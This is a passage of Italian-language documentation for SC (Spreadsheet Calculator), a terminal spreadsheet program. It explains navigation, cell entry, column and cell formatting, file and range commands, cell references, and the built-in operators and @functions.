Generalmente tali dati vengono inseriti suddivisi in righe. Successivamente il riordino può avvenire in base alla selezione della zona rettangolare in cui si trova l'elenco, specificando quali colonne usare come criterio di ordinamento. Il riordino fatto in questo modo riguarda solo la zona selezionata, senza interferire con il resto del foglio, sia in orizzontale che in verticale.

Spreadsheet Calculator

SC, [1] ovvero Spreadsheet Calculator, è un applicativo per l'elaborazione di fogli elettronici di vecchia concezione che è tuttora valido. La sua origine è molto lontana, a partire da un lavoro apparso su Usenet, modificato successivamente da più autori. Oggi esistono diverse varianti di questo applicativo, ognuna con un nome particolare; è disponibile anche una versione per Dos.

A prima vista, l'uso di questo foglio elettronico è piuttosto complicato. In effetti, si tratta di uno di quei programmi che richiede studio e anche un po' di memoria per i comandi che non sono così intuitivi. Nonostante tutti questi problemi, rimane un applicativo fondamentale nell'informatica del software libero.

330.1 Concetti generali

In condizioni normali, una volta avviato SC, si vede una schermata simile a quanto riportato in figura 330.1.

Figura 330.1. Aspetto iniziale del foglio elettronico su uno schermo di 80 colonne per 24 righe.

```
A0 (10 2 0) []

         A         B         C         D         E         F         G
0             <
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
```

Sullo schermo si distinguono quattro parti. La prima riga in alto, serve per visualizzare il contenuto delle celle e per l'inserimento dei comandi da parte dell'utilizzatore. La seconda riga viene usata dal programma per mostrare dei messaggi, che si solito servono per conoscere l'esito di un comando appena impartito. La terza riga e le prime quattro colonne mostrano le coordinate delle celle, dove le righe sono identificate attraverso un numero e le colonne attraverso una lettera. Infine, la parte restante dello schermo è riservata alle celle del foglio elettronico.

> Le coordinate delle celle sono indicate usando prima la lettera e poi il numero, per esempio A0. È possibile usare lettere maiuscole o minuscole indifferentemente.

[1] **SC** dominio pubblico

Sono disponibili due cursori: uno per navigare tra le celle; l'altro per scrivere i comandi. Osservando la figura 330.1 si può notare che il cursore del foglio si trova sulla cella A0, alla cui destra appare il simbolo '**<**'. In condizioni normali, la cella è anche evidenziata con un colore adatto.

È interessante interpretare ciò che appare nella prima parte della prima riga dello schermo. Nel caso della figura, si vede:

```
A0 (10 2 0) []
```

Significa che il cursore si trova sulla cella A0, che il formato della cella è espresso in qualche modo dalle cifre «10 2 0» e che si il suo contenuto è nullo (è vuota). Il formato si interpreta nel modo schematizzato nella figura 330.2.

Figura 330.2. Interpretazione delle cifre che descrivono il formato numerico di una cella.

```
A0 (10 2 0) []
    |  | |
    |  | |
    |  | tipo di formato:
    |  |     0 = quantità fissa di cifre decimali
    |  |     1 = notazione scientifica
    |  |     2 = notazione ingegnieristica
    |  |     3 = data (senza orario)
    |  |
    | numero di cifre decimali
    |
  larghezza della colonna in caratteri
```

Il formato numerico espresso in questo modo, può essere definito solo su una colonna intera e non si può circoscrivere a un gruppo più limitato di celle. In un gruppo di celle è possibile intervenire successivamente per modificare la rappresentazione dei valori numerici, senza alterare la larghezza della colonna.

Prima di descrivere i comandi di SC è bene sapere subito che un comando non completato può essere annullato premendo il tasto [*Esc*], anche più volte se necessario.

330.1.1 Zona

In tutti gli applicativi per l'elaborazione di fogli elettronici, la zona è un rettangolo di celle che va da un minimo di una sola cella fino al massimo della dimensione del foglio. Per delineare questo rettangolo si indicano le coordinate di due celle che si trovano negli angoli opposti di questo rettangolo. Con SC si usano i due punti (verticali) per unire queste due coordinate.

Per esempio, A0:A0 è la zona che si riduce alla sola cella A0; A0:B1 è una zona di quattro celle totali, composta in pratica da A0, B0, A1 e B1. Di solito, salvo situazioni particolari, l'inversione nell'ordine delle coordinate e l'utilizzo degli altri due estremi non cambia il significato, per cui A0:B1 è uguale a B1:A0, così come è uguale a A1:B0 e a B0:A1.

In certe situazioni, quando si vuole sottolineare il fatto che si sta facendo riferimento a un intervallo di colonne, si usa una forma simile, in cui non appaiono le coordinate numeriche delle righe. per esempio, A:C rappresenta le colonne A, B e C. Nello stesso modo è possibile indicare un intervallo di righe; per esempio, 1:3 indica le righe 1, 2 e 3.

330.1.2 Navigazione nel foglio

La navigazione all'interno del foglio potrebbe non essere così intuitiva come ci si aspetterebbe. Teoricamente, si possono usare i tasti freccia; in pratica, questo potrebbe non essere vero. Quando ci sono difficoltà bisogna affidarsi alla tradizione, ovvero al metodo di VI, con l'aggiunta di qualche altra possibilità. La tabella 330.1 riepiloga i comandi per lo spostamento del cursore nel foglio.

> Bisogna considerare che per ottenere l'inserimento di un'informazione in una cella, occorre usare prima il comando apposito che permette di entrare nella fase di inserimento. Pertanto, la pressione «casuale» di un tasto si traduce quasi sempre in un comando.

Tabella 330.1. Comandi principali per la navigazione tra le celle del foglio.

Comando	Alternativa	Spostamento
h	Ctrl+b	A sinistra di una cella.
j	Ctrl+n	In basso di una cella.
k	Ctrl+p	In alto di una cella.
l	Ctrl+f	A destra di una cella.

Esistono anche una serie di comandi utili per raggiungere posizioni particolari in modo rapido. In particolare, può essere utile raggiungere solo celle che contengono già qualcosa (nella documentazione originale si parla di «celle valide»). La tabella 330.2 riepiloga altri comandi per lo spostamento nel foglio.

Tabella 330.2. Comandi speciali per la navigazione nel foglio.

Comando	Spostamento
^	Sulla prima riga della colonna attuale.
#	Sull'ultima riga che contiene qualcosa, della colonna attuale.
0	Sulla prima colonna della riga attuale.
$	Sull'ultima colonna che contiene qualcosa, della riga attuale.
b	Sulla cella precedente che contiene qualcosa.
w	Sulla cella successiva che contiene qualcosa.
g*coordinata*	Sulla cella indicata dalla coordinata.

330.1.3 Inserimento e modifica di dati nella riga di comando

L'aspetto più complicato per un principiante alle prese con questo applicativo è probabilmente la modifica del testo nella riga di comando. Ci sono varie situazioni in cui occorre inserire un'informazione; di solito si tratta di introdurre il valore di una cella, oppure si deve completare un comando specificando una zona, o altro. In queste situazioni, si accede alla parte superiore dello schermo, in quella che qui viene chiamata la riga di comando.

Quando il contesto porta a inserire qualcosa, tutto avviene come ci si potrebbe aspettare, inserendo normalmente il testo, dove il tasto [*backspace*] funziona regolarmente per cancellare. Tuttavia, la cosa non è così semplice come appare, perché si tratta di una riga che riconosce i comandi di VI: è sufficiente premere [*Esc*] per passare alla modalità di comando. La tabella 330.3 riepiloga le funzionalità più importanti della modalità di comando, quando si sta lavorando sulla prima riga dello schermo.

Tabella 330.3. Comandi disponibili quando si modifica qualcosa sulla prima riga dello schermo.

Comando	Descrizione
i	Termina la modalità di comando e inizia l'inserimento.
a	Termina la modalità di comando e inizia l'inserimento dopo il cursore.
h	Va a sinistra di un carattere.
l	Va a destra di un carattere.
x	Cancella il carattere corrispondente al cursore.
[*Invio*]	Conferma e conclude.

330.2 Avvio e opzioni di funzionamento

L'avvio di questo programma è molto semplice. Sono disponibili alcune opzioni che hanno dei comandi corrispondenti in fase di funzionamento del programma.

sc [*opzioni*] [*file*]

La tabella 330.4 riepiloga le opzioni più importanti. Successivamente vengono mostrate altre tabelle contenenti la descrizione di comandi interattivi.

Tabella 330.4. Opzioni principali da dare all'avvio dell'eseguibile.

Opzione	Descrizione
-r	Ricalcola per righe (predefinito).
-c	Ricalcola per colonna.
-m	Disabilita il ricalcolo automatico.
-n	Inserimento numerico rapido.

Durante il funzionamento sono disponibili due gruppi di comandi per modificare l'impostazione del programma. Si tratta di comandi che scambiano alcune modalità, attivandole o disattivandole, in funzione dello stato precedente, oppure di comandi che impostano in modo preciso. I comandi che scambiano le modalità iniziano con la combinazione [*Ctrl+t*] e seguono con un'altra lettera; i comandi di impostazione iniziano con la lettera '**S**' (maiuscola), che richiede poi l'inserimento di un comando scritto per esteso. Per esempio, la sequenza [*Ctrl+t*][*a*] attiva o disattiva la modalità di ricalcolo automatico; nello stesso modo, il comando [*S*] seguito da '**iterations=7**' stabilisce che le iterazioni da eseguire per ricalcolare i valori delle espressioni devono essere sette. La tabella 330.5 riepiloga i comandi più importanti da impartire in questo modo.

Tabella 330.5. Alcuni comandi che modificano la modalità di funzionamento, distinguendo tra quelli di scambio, che iniziano con [*Ctrl+t*] e quelli di impostazione, che iniziano con [*S*].

Comando	Descrizione
Ctrl+t a	Attiva o disattiva il ricalcolo automatico delle celle.
Ctrl+t c	Attiva o disattiva l'evidenziamento della cella corrente.
Ctrl+t n	Attiva o disattiva la modalità di inserimento numerico rapido.
Ctrl+t t	Attiva o disattiva la visualizzazione di informazioni sulla prima riga.
S byrows	Definisce un ricalcolo delle celle per righe.
S bycols	Definisce un ricalcolo delle celle per colonne.
S iterations=*n*	Definisce il numero massimo di cicli per il ricalcolo delle celle.
S tblstyle=0	Esporta la tabella con i campi separati da due punti.
S tblstyle=tbl	Esporta la tabella in formato Tbl (*roff).
S tblstyle=latex	Esporta la tabella in formato LaTeX.
S tblstyle=tex	Esporta la tabella in formato TeX.
S tblstyle=frame	Esporta la tabella in formato FrameMaker.

È opportuno sottolineare che le impostazioni di esportazioni si riferiscono al comando '**T**', con il quale si esporta il contenuto della tabella in un altro formato.

330.3 Inserimento e modifica dei valori nelle celle

Questo tipo di elaboratore di fogli elettronici, distingue tra diversi contesti di funzionamento. Inizialmente ci si trova in una modalità di comando, dove molti dei tasti (lettere o numeri) possono rappresentare l'inizio di un comando. In base a questa logica, l'inserimento dei dati nelle celle deve essere preceduto da un comando apposito: '**"**' inizia l'inserimento di una cella che rappresenta un valore stringa; '**=**' inizia l'inserimento di una cella che rappresenta un valore numerico.

Tale premessa permette di comprendere che questo tipo di foglio elettronico è in grado di gestire soltanto due tipi di dati: stringhe e numeri (reali). Questi valori possono essere inseriti in forma costante, oppure si possono indicare delle espressioni che generano un risultato del tipo previsto.

L'uso del comando '**=**' o '**"**' porta il programma in un contesto di funzionamento particolare, in cui si digita l'espressione (costante o meno) sulla prima riga dello schermo, che mostra l'invito '**i>**' (*insert*).

```
i>
```

Tale digitazione è sottoposta al controllo che è già stato descritto in precedenza: è come se fosse stato iniziato un comando di inserimento con il programma VI, dal quale, se si preme il tasto [*Esc*] si passa alla modalità di comando relativa, che viene fatta notare attraverso l'invito '**e>**' (*edit*).

```
e>
```

Questo è riassunto nella tabella 330.3 che è già stata mostrata in precedenza. L'informazione viene memorizzata nella cella solo se si conclude l'inserimento con la pressione di [*Invio*]; pertanto, se si passa alla modalità di comando (attraverso il tasto [*Esc*]) e poi si preme nuovamente [*Esc*], si annulla l'inserimento.

L'inserimento di qualcosa in una cella, viene filtrato attraverso un comando di un linguaggio interno al foglio elettronico. Se si assegna una stringa, il comando è

```
label cella = {stringa_delimitata | espressione_stringa}
```

mentre se si assegna un valore numerico, il comando è

```
let cella = {costante_numerica | espressione_numerica}
```

Quando si inserisce un valore, bisogna fare attenzione a non modificare la parte iniziale del comando, a meno che si tratti di un'azione voluta.

Per modificare il contenuto di una cella, in generale è possibile cancellarlo prima, per poi inserire quello nuovo, dove la cancellazione si ottiene con il comando '**x**'. La modifica del contenuto richiede invece di passare a un contesto di funzionamento analogo a quello di inserimento, in cui però ci si trova inizialmente in modalità di modifica. In pratica, ci si trova subito di fronte all'invito '**e>**' e ci si deve comportare di conseguenza.

Per passare alla modifica del contenuto di una cella, si usano due comandi differenti, a seconda che si intenda modificare un valore stringa, '**E**', o un valore numerico, '**e**'. Questo serve a cambiare il comando interno del foglio elettronico, che nel primo caso è '**label**', mentre nel secondo è '**let**'. Tutto questo ha un significato che diventerà più chiaro in seguito, quando verrà descritto il formato in cui vengono salvati i dati.

Per il momento, è importante comprendere che una cella può contenere simultaneamente due valori: uno numerico e uno stringa. In generale, una cosa del genere non dovrebbe essere ammissibile, ma la logica di SC porta a tale situazione.

Tabella 330.6. Comandi di inserimento e modifica dei valori delle celle. I comandi particolari che sono disponibili durante il contesto di modifica, sono già stati descritti in un'altra tabella.

Comando	Descrizione
=	Inizia l'inserimento di un valore numerico.
"	Inizia l'inserimento di un valore stringa (centrato).
<	Inizia l'inserimento di un valore stringa a sinistra.
>	Inizia l'inserimento di un valore stringa a destra.
e	Inizia la modifica di un valore numerico.
E	Inizia la modifica di un valore stringa.

330.3.1 Particolarità dell'inserimento di valori ed espressioni stringa

L'inserimento di una stringa, inizia con il comando '**"**', che porta ad attivare la riga di comando sulla prima riga dello schermo. Supponendo di intervenire sulla cella A7, si ottiene questo:

```
i> label A7 = "_
```

Il cursore per la digitazione della stringa si trova subito dopo gli apici doppi che si vedono nell'esempio. Quello che si sta inserendo è un'istruzione del foglio elettronico, con la quale si assegna la stringa (*label*) alla cella A7. Si intuisce che gli apici doppi iniziali servono a delimitare una stringa costante. Supponendo di voler inserire la parola «ciao», si può procedere come di seguito:

```
i> label A7 = "ciao_
```

Alla fine, si può concludere la stringa con un altro apice doppio, oppure si può anche farne a meno. In ogni caso, al termine si conclude con un [*Invio*].

La stringa può essere collocata al centro della cella, a sinistra o a destra. Il comando '**"**' inizia l'inserimento di una stringa centrata; per l'allineamento a sinistra si usa il comando '**<**'; per l'allineamento a destra si usa il comando '**>**'. A questi comandi corrispondono altrettante istruzioni interne del foglio elettronico, che vengono generate automaticamente:

- `label` *cella* `=` *espressione*

  stringa centrata;
- `leftstring` *cella* `=` *espressione*

  stringa allineata a sinistra;
- `rightstring` *cella* `=` *espressione*

  stringa allineata a destra.

Fino a questo punto è stato mostrato l'inserimento di stringhe costanti. Per quanto riguarda le espressioni che generano un risultato stringa, bisogna considerare che l'apice doppio iniziale, inserito automaticamente, deve essere eliminato. Per esempio, se la cella A0 contiene una stringa, volendo fare riferimento al suo contenuto nella cella B3, si deve usare il riferimento alla cella A0, senza delimitazioni. In pratica, all'inizio si ha questa situazione:

```
i> label B3 = "
```

Quindi, si cancella l'apice doppio e si inserisce l'espressione desiderata:

i> **label B3 = A0**[*Invio*]

Probabilmente, in una stringa costante è impossibile indicare un apice doppio; inoltre, si può usare una barra obliqua iniziale per ottenere la ripetizione della parte successiva, per tutta la larghezza della colonna. In pratica,

i> **label A10 = "\-=**[*Invio*]

si traduce in pratica nella cella nel modo seguente:

```
-=-=-=-=-=
```

330.3.2 Particolarità dell'inserimento di valori ed espressioni numerici

L'inserimento di valori numerici non presenta situazioni particolari. Infatti, un valore numerico costante non richiede alcuna delimitazione, così come le espressioni che generano un risultato numerico. A questo proposito, si può valutare la possibilità di abilitare l'inserimento numerico rapido, con il comando [*Ctrl+t*][*n*], oppure attraverso l'opzione '**-n**'.

In generale, per coerenza, non è il caso di intervenire in questo modo; tuttavia, di fronte alla necessità di inserire un gran numero di costanti numeriche, può essere conveniente questo approccio.

330.4 Formato delle celle

La gestione del formato delle celle è piuttosto strana, per cui è necessario trattare l'argomento in modo particolare.

Per prima cosa occorre considerare la larghezza della colonna che viene determinata attraverso il comando '**f**'. Questo attende l'inserimento di tre valori numerici: la larghezza in caratteri, la quantità di cifre decimali e il tipo. Questa cosa è già stata anticipata nella figura 330.2, in cui è descritto dettagliatamente il significato dell'ultimo valore.

Per fare un esempio molto semplice, il formato '**10 2 0**', che è quello predefinito, rappresenta una colonna di 10 caratteri di larghezza, in cui i valori vengono rappresentati con due decimali, attraverso una notazione normale a virgola fissa. In pratica, in queste condizioni, si possono rappresentare numeri da '**-999999.99**' a '**9999999.99**'.

Anche la notazione scientifica e quella ingegnieristica, definite rispettivamente dal tipo uno e due, utilizzano l'informazione sulla quantità di decimali. Al contrario, il formato delle date (il numero tre), non dipende dalla quantità dei decimali.

> In pratica, il comando '**f**' definisce il formato numerico generale di una colonna, cosa che si traduce anche nella definizione della larghezza della colonna stessa. Evidentemente, per quanto riguarda le stringhe, queste risentono solo della larghezza della cella e non delle altre informazioni.

Nell'ambito di una sola cella, è possibile cambiare il formato generale della colonna attraverso il comando '**F**', mentre per un gruppo di celle si usa il comando analogo '**/F**'. Questo richiede l'inserimento di una stringa speciale, composta da caratteri che servono a rappresentare un formato numerico. Il significato di questi simboli appare descritto nella tabella 330.7.

Tabella 330.7. Comandi per il controllo del formato delle colonne e della visualizzazione dei valori numerici.

Comando	Descrizione
f *larghezza decimali tipo*	Formato generale della colonna.
tipo:	
0	Virgola fissa.
1	Notazione scientifica.
2	Notazione ingegnieristica.
3	Data.
F *stringa_formato*	Formato particolare della cella.
#	Cifra numerica eventuale.
0	Cifra numerica fissa.
.	Separatore decimale.
,	Separatore delle migliaia.
%	Inserisce il simbolo e mostra in forma di percentuale.
x	Tratta *x* in modo letterale.
E+ | e+	Notazione scientifica.
E- | e-	Notazione scientifica mostrando il segno solo quando negativo.
;	Divide due formati per i valori positivi e i valori negativi.
/F *zona stringa_formato*	Formato particolare di una zona di celle.

Si possono osservare i comandi interni del foglio elettronico nel momento in cui si definisce il formato della colonna, oppure il formato specifico di un gruppo di celle. Nel primo caso si tratta dell'istruzione '**`format`**':

```
format colonna larghezza decimali tipo
```

Nel secondo caso, l'istruzione si abbrevia:

```
fmt zona stringa_di_formato_delimitata
```

Nel seguito vengono mostrati alcuni esempi, cercando di riprodurre nel modo migliore possibile la situazione che si vede sullo schermo. Si deve tenere presente che l'istruzione interna del foglio elettronico viene generata automaticamente; quello che serve, semmai, è di fare attenzione a non cancellarla.

> L'informazione che appare tra parentesi quadre nell'istruzione del foglio elettronico ('**`[for column]`**' e '**`[format]`**'), non fa parte dell'istruzione stessa. Viene collocata per facilitare all'utilizzatore la comprensione dell'azione che si sta compiendo.

> I comandi '**`F`**' e '**`/F`**' sono identici dal punto di vista del foglio elettronico, perché generano la stessa istruzione interna. Nel primo caso, la zona viene indicata automaticamente, riferendola alla cella corrente.

Esempi

[*f*]

`i>` **`format [for column] A 15 3 0`**[*Invio*]

Modifica il formato della colonna A, in modo da avere 15 caratteri di larghezza, riservando tre cifre per i decimali, mostrando valori a virgola fissa.

[*f*]

`i>` **`format [for column] A 15 3 1`**[*Invio*]

Come nell'esempio precedente, utilizzando però una notazione scientifica.

[*F*]

i> **fmt [format] A1 "########.000**[*Invio*]

Modifica il formato particolare della cella A1, in modo da rappresentare valori che vanno da un minimo di -9999999,999 a un massimo di 99999999,999.

[*F*]

i> **fmt [format] A2 "###%**[*Invio*]

Modifica il formato particolare della cella A1, in modo da rappresentare valori percentuali interi.

[*F*]

i> **fmt [format] A3 "########.000;\(########.000\)**[*Invio*]

Modifica il formato particolare della cella A3, in modo da rappresentare valori che vanno da un minimo di -99999999,999 a un massimo di 99999999,999. In particolare, i valori negativi sono rappresentati tra parentesi.

330.5 Comandi per intervenire sui file

Per caricare o salvare il foglio, si interviene con comandi composti da una lettera, seguita dal nome del file e forse da altre indicazioni. Vengono descritti brevemente questi comandi.

- `G` *file_da_caricare*

  Il comando '**G**' sta per *Get* e permette di caricare un foglio elettronico che in precedenza era stato salvato su un file. Appena si preme la lettera '**G**', si passa sulla parte superiore dello schermo a scrivere il nome di tale file, che deve essere conosciuto preventivamente, perché non viene dato alcun ausilio di ricerca:

  i> **get ["source"] "prova**[*Invio*]

  L'esempio mostra in pratica il completamento del comando per caricare il file '`prova`' che si trova nella directory corrente.

- `M` *file_da_caricare*

  Il comando '**M**' sta per *Merge* e permette di caricare un altro foglio elettronico che vada a sommarsi a quanto appare già sullo schermo. In pratica, le celle che dovessero già contenere qualcosa, vengono sovrascritte, perdendo l'informazione precedente.

- `P` [[*file_da_salvare*] *zona*]

  Il comando '**P**' sta per *Put* e permette di salvare il foglio elettronico in un file. Appena si preme la lettera '**P**', si passa sulla parte superiore dello schermo a scrivere il nome di tale file, che però non è necessario se in precedenza il foglio era già stato salvato.

  i> **put ["dest" range] "prova**[*Invio*]

  L'esempio mostra in pratica il completamento del comando per salvare il foglio nel file '`prova`'. Se il nome era già stato stabilito in precedenza, è sufficiente premere [*Invio*] per confermare l'operazione con il nome precedente.

  Volendo, è possibile salvare solo una parte del foglio elettronico, definendo le coordinate della zona a cui si è interessati.

i> **put ["dest" range] "prova-1" A0:F10**[*Invio*]

In questo caso, si vuole salvare la zona delimitata dalle coordinate A0:F10 nel file '`prova-1`'. Si noti che in questo caso è stato necessario concludere la delimitazione del nome del file attraverso gli apici doppi finali.

- `W` [[*file_di_testo*] *zona*]

  Il comando '**`W`**' sta per *Write* e si comporta in modo analogo a '**`P`**', con la differenza che genera un file di testo contenente la rappresentazione finale del foglio. In pratica, si tratta di una forma di esportazione che potrebbe essere diretta anche alla stampa.

  i> **write ["dest" range] "| lpr" A0:F10**[*Invio*]

  Con questo comando si vuole stampare la zona A0:F10, attraverso l'invio della stessa al comando '**`lpr`**'.

- `T` [[*file_da_esportare*] *zona*]

  Il comando '**`T`**' sta per *Table* e serve a esportare una zona, o tutto il foglio, in un formato differente, definito attraverso il comando '**`S tblstyle`**', già descritto nella tabella 330.5. Il funzionamento è analogo ai comandi '**`P`**' e '**`W`**'.

Tabella 330.8. Comandi per la gestione dei file.

Comando	Descrizione
G *file*	Carica il file.
M *file*	Sovrappone il file al foglio attuale.
P [*file* [*zona*]]	Salva il foglio o solo una zona particolare.
W [*file* [*zona*]]	Salva (esporta) in formato testo.
T [*file* [*zona*]]	Esporta in un altro formato.

In generale, tutti i comandi che servono a salvare o a esportare dati, permettono l'indicazione di un file su disco, oppure di un comando del sistema operativo da alimentare attraverso una pipeline. In pratica, se il nome del file inizia con il simbolo '**`|`**', si intende che si tratti di una pipeline.

330.6 Comandi per intervenire su zone del foglio

Per qualche ragione, i comandi che intervengono su una zona rettangolare del foglio, iniziano tutti con la barra obliqua normale ('**`/`**') e continuano con una lettera, dopo la quale, di solito, si è invitati a inserire la zona a cui si fa riferimento.

Da questo si intende che le coordinate delle zone vanno scritte sempre dopo aver iniziato il comando, nel modo che è già stato mostrato:

coordinata_iniziale : *coordinata_finale*

In alternativa, si può indicare il nome della zona, che eventualmente gli fosse stato assegnato in precedenza con il comando '**`/d`**'.

Il programma offre anche qualche accorgimento per facilitare l'inserimento delle zone, ma in generale non si tratta di soluzioni convenienti, per cui di solito è meglio usare la digitazione normale. La tabella 330.9 riepiloga brevemente i comandi principali di questo tipo, mentre nel seguito sono mostrati alcuni esempi, in cui si vede anche l'istruzione interna del foglio elettronico, che comunque viene generata automaticamente.

Tabella 330.9. Comandi per la gestione delle zone del foglio.

Comando	Descrizione
/x *zona*	Cancella il contenuto delle celle nella zona indicata.
/c *zona_destinazione zona_origine*	Copia una zona.
/c *zona_destinazione cella_origine*	Copia una cella riempiendo una zona.
/f *zona_destinazione n_iniziale incremento*	Riempie una zona di valori.
/d *stringa_nome zona*	Assegna un nome a una zona di celle.
/u *zona*	Cancella il nome assegnato alla zona in precedenza.
/s	Mostra l'elenco delle zone che hanno un nome.
/l *zona*	Impedisce la modifica della zona.
/U *zona*	Libera la zona indicata che così può essere modificata.
/F *zona stringa_formato*	Assegna un formato a una zona di celle.

Esempi

[/][*x*]

i> **erase A0:F20**[*Invio*]

Elimina il contenuto delle celle che si trovano nella zona delimitata da A0:F20.

[/][*c*]

i> **copy A0:A7 D0:D7**[*Invio*]

Copia la zona D0:D7 in A0:A7.

[/][*c*]

i> **copy A0:A7 D0**[*Invio*]

Copia la cella D0 in tutta la zona A0:A7.

[/][*f*]

i> **fill B0:B7 10 2**[*Invio*]

Riempie le celle della zona B0:B7 a partire dal numero 10, per continuare con numeri che si incrementano di due unità ogni volta.

[/][*d*]

i> **define "elenco" B0:B7**[*Invio*]

Assegna alla zona B0:B7 il nome '**elenco**'.

[/][*s*]

Mostra l'elenco delle zone che hanno un nome, inviando l'elenco sotto il controllo di Less o di un altro programma analogo secondo quanto indicato nella variabile di ambiente '**PAGER**'. Per uscire dalla visualizzazione, occorre usare i comandi di quel programma. Con Less basta premere la lettera '**q**'.

[/][*F*]

i> **fmt B0:B7 "####.0000"**[*Invio*]

Assegna alla zona B0:B7 il formato '**####.0000**'.

330.6.1 Aiuto alla definizione delle celle e delle zone

Una volta entrati nell'idea di funzionamento di questo tipo di foglio elettronico, le cose non sono più tanto difficili e può essere utile sfruttare qualche accorgimento che facilita l'inserimento di coordinate riferite a celle o zone. Nel momento in cui ci si trova nella fase di inserimento, nella prima riga dello schermo, sono disponibili alcuni comandi. In particolare i comandi [*Ctrl+b*], [*Ctrl+n*], [*Ctrl+p*] e [*Ctrl+f*] sono ancora disponibili, per evidenziare una zona nel foglio sottostante.

Usando questi comandi, la zona evidenziata diventa la zona «predefinita», che si può inserire automaticamente con il tasto [*Tab*]. Bisogna provare un po' e poi si comprende il senso di questo.

Tabella 330.10. Comandi speciali disponibili durante la digitazione nella prima riga dello schermo.

Comando	Effetto
Ctrl+b	*Back*, estende a sinistra la zona predefinita.
Ctrl+n	*Next*, estende in basso la zona predefinita.
Ctrl+p	*Previous*, estende in alto la zona predefinita.
Ctrl+f	*Forward*, estende a destra la zona predefinita.
Tab	Inserisce la zona predefinita nella riga.
Ctrl+v	Inserisce la cella corrente nella riga.

330.6.2 Coordinate relative o assolute

Le espressioni del foglio elettronico vengono descritte in seguito. Tuttavia, in questa fase è importante rendersi conto della rappresentazione delle celle e delle zone di celle, che in pratica sono le variabili di un foglio elettronico.

Quando un'espressione contiene un riferimento a una cella o a una zona, se questa cella viene copiata in un'altra posizione, questi riferimenti vengono modificati in modo relativo. Per esempio, se la cella A0 contiene un riferimento alla cella B1, copiando la cella A0 in C2, il riferimento interno alla cella C2 sarà alla cella D3. Per indicare un riferimento assoluto, si aggiunge nelle coordinate il simbolo '**$**', davanti alla componente che si vuole «bloccare». Si osservino gli esempio seguenti:

- '**X4**' riferimento relativo alla cella X4;
- '**X4**' riferimento assoluto alla cella X4;
- '**$X4**' riferimento alla cella X4, dove la colonna è un'informazione assoluta, mentre la riga rimane un'indicazione relativa;
- '**X$4**' riferimento alla cella X4, dove la riga è un'informazione assoluta, mentre la colonna rimane un'indicazione relativa;

330.7 Comandi vari

Nelle sezioni precedenti sono stati esclusi alcuni comandi. In particolare non è ancora stato spiegato come si termina il lavoro con questo programma: ciò si ottiene con [*Q*], [*q*], oppure [*Ctrl+c*]; se il foglio attuale non è stato salvato viene chiesto se si vogliono salvare i dati, oppure se si intende rinunciare. La tabella 330.11 riepiloga questi comandi.

Tabella 330.11. Comandi vari.

Comando	Descrizione
Q	Conclude il funzionamento del programma.
q	"
Ctrl+c	"
Esc	Annulla il comando in corso.
Ctrl+g	"
Ctrl+l	Ridisegna lo schermo.
Ctrl+r	Evidenzia le celle che contengono costanti numeriche.
Ctrl+x	Evidenzia le celle che contengono espressioni.
@	Ricalcola le espressioni.
m	Copia il contenuto della cella in un'area transitoria.
c	Incolla il contenuto dell'area transitoria nella cella corrente.
+	In condizioni normali, incrementa il valore numerico della cella.
-	In condizioni normali, decrementa il valore numerico della cella.
[*Invio*]	Passa all'inserimento di un'istruzione libera.
?	Mostra la guida interna.

330.8 Espressioni

Le celle del foglio sono fatte per contenere delle espressioni. Queste possono essere semplicemente dei valori costanti, numerici o stringa, oppure può trattarsi di qualcosa di più complesso. Le espressioni si ottengono attraverso l'uso di operatori e anche attraverso funzioni che hanno la caratteristica di iniziare con il simbolo '`@`'. Nel seguito vengono mostrate alcune tabelle che riassumono gli operatori e le funzioni di uso più comune. Resta sempre la documentazione originale per conoscere le altre possibilità a disposizione.

Si può osservare che è possibile rappresentare un risultato booleano. In pratica, *Vero* corrisponde al valore numerico uno; *Falso* corrisponde al valore numerico zero.

Le espressioni possono essere raggruppate attraverso l'uso di parentesi tonde, più o meno annidate.

Tabella 330.12. Elenco degli operatori utilizzabili in presenza di valori numerici e logici.

Espressioni	Descrizione
-*op*	Inverte il segno dell'operando.
op1+*op2*	Somma i due operandi.
op1-*op2*	Sottrae dal primo il secondo operando.
*op1***op2*	Moltiplica i due operandi.
op1/*op2*	Divide il primo operando per il secondo.
op1%*op2*	Modulo: il resto della divisione tra il primo e il secondo operando.
op1^*op2*	Eleva il primo operando alla potenza del secondo.
op1<*op2*	*Vero* se il primo operando è minore del secondo.
op1>*op2*	*Vero* se il primo operando è maggiore del secondo.
op1<=*op2*	*Vero* se il primo operando è minore o uguale al secondo.
op1>=*op2*	*Vero* se il primo operando è maggiore o uguale al secondo.
op1=*op2*	*Vero* se gli operandi si equivalgono.
op1!=*op2*	*Vero* se gli operandi sono differenti.
~*op*	NOT, inversione logica.
op1&*op2*	AND logico.
op1|*op2*	OR logico.
op1?*op2*:*op3*	Restituisce il secondo operando se il primo è *Vero*, altrimenti il terzo.

Tabella 330.13. Elenco di alcuni operatori e di alcune funzioni che hanno a che fare con le stringhe.

Espressioni	Descrizione
str1 # *str2*	Concatena le due stringhe.
@substr(*str1*,*n*,*m*)	La sottostringa dalla posizione *n* per *m* caratteri.
@fmt(*stringa_printf* ,*n*)	Converte un numero in stringa, in base al formato indicato.
@upper(*str1*)	Converte in maiuscolo.
@capital(*str1*)	La prima lettera di ogni parola in maiuscolo.
@eqs(*str1*,*str2*)	*Vero* se le due stringhe sono uguali.

Tabella 330.14. Elenco di alcune funzioni che intervengono su zone.

Espressioni	Descrizione
@sum(*zona*)	Sommatoria dei valori della zona.
@prod(*zona*)	Prodotto dei valori delle celle.
@avr(*zona*)	Media aritmetica di tutti i valori validi.
@count(*zona*)	Quantità di celle contenenti valori validi.
@max(*zona*)	Valore massimo.
@min(*zona*)	Valore minimo.

Tabella 330.15. Elenco di alcune funzioni matematiche comuni.

Espressioni	Descrizione
@sqrt(*n*)	Radice quadrata.
@exp(*n*)	Funzione esponenziale.
@ln(*n*)	Logaritmo naturale.
@log(*n*)	Logaritmo a base 10.
@floor(*n*)	L'intero più grande non superiore del valore fornito.
@ceil(*n*)	L'intero più piccolo non inferiore del valore fornito.
@rnd(*n*)	Arrotonda all'intero.
@round(*n*,*m*)	Arrotonda *n* all'*m*-esima cifra decimale.
@abs(*n*)	Valore assoluto.
@pow(*n*,*m*)	*n* elevato alla potenza di *m*.
@pi	P-greco.
@dtr(*n*)	Converte da gradi a radianti.
@rtd(*n*)	Converte da radianti a gradi.
@sin(*n*)	Seno.
@cos(*n*)	Coseno.
@tan(*n*)	Tangente.
@asin(*n*)	Arco-seno.
@acos(*n*)	Arco-coseno.
